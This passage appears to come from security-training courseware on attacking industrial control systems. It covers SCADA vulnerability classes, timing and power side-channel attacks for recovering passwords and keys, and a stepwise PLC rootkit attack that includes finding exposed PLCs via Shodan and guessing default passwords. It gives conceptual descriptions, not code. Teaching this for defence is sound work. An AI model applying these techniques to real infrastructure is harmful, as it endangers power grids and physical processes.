
  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**

  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma is one of the prominent domain-specific languages for human–machine interfaces (HMIs) that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An evaluate, compile, and execute code at runtime (EvalExpression) vulnerability in Gamma can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target supervisory control and data acquisition (SCADA) system.



Side-Channel Attacks

- Attackers perform a side-channel attack by monitoring its **physical implementation** to obtain critical information from a target system
- Attackers use two techniques namely **timing analysis and power analysis** to perform side-channel attacks on the target OT systems

Timing Analysis

- Attackers monitor the amount of time the device is taking to finish one complete password authentication process to determine the number of correct characters

Power Analysis

- Attackers observe the change in power consumption of semiconductors during clock cycles
- By observing the power profile, one character of the password can be retrieved comparing the correct character with the wrong character

SCADA System

Side-Channel Attacks

Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system. Attackers use two techniques, namely timing analysis and power analysis, to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation. ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.

Hacking Programmable Logic Controller (PLC)

- Programmable Logic Controllers (PLCs) are susceptible to cyber-attacks as they are used for **controlling the physical processes** of critical infrastructure
- Attackers identify PLCs exposed to the Internet using online tools such as **Shodan**
- Attackers can tamper with the integrity and availability of PLC systems by exploiting **pin control operations**. The attackers can also launch attacks like payload sabotage and PLC rootkits

PLC Rootkit Attack

Step 1: Gaining Access
1.1 Gains authorized access to the PLC by injecting rootkit
1.2 Launches control-flow attack against the PLC runtime
1.3 Gains access to the PLC by guessing default password

Consequences
Attacker gets root access to the PLC
Attacker manipulates the PLC operations

Attack Step 2
Attacker maps I/O for debugging the register and intercepts R/W operations


Attack Step 3
Attacker modifies the I/O initialization sequence

Pre-Condition
Attacker identifies the physical process controlled by PLC
Attacker identifies mapping between I/O pins and PLC logic

Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.

PLC Rootkit Attack



Step 1: Gaining Access
1.1 Gains authorized access to the PLC by injecting rootkit
1.2 Launches control-flow attack against the PLC runtime
1.3 Gains access to the PLC by guessing default password
Consequences
Attacker gets root access to the PLC
Attacker manipulates the PLC operations
Attack Step 2
Attacker maps I/O for debugging the register and intercepts R/W operations
Attack Step 3
Attacker modifies the I/O initialization sequence
Pre-Condition
Attacker identifies the physical process controlled by PLC
Attacker identifies mapping between I/O pins and PLC logic

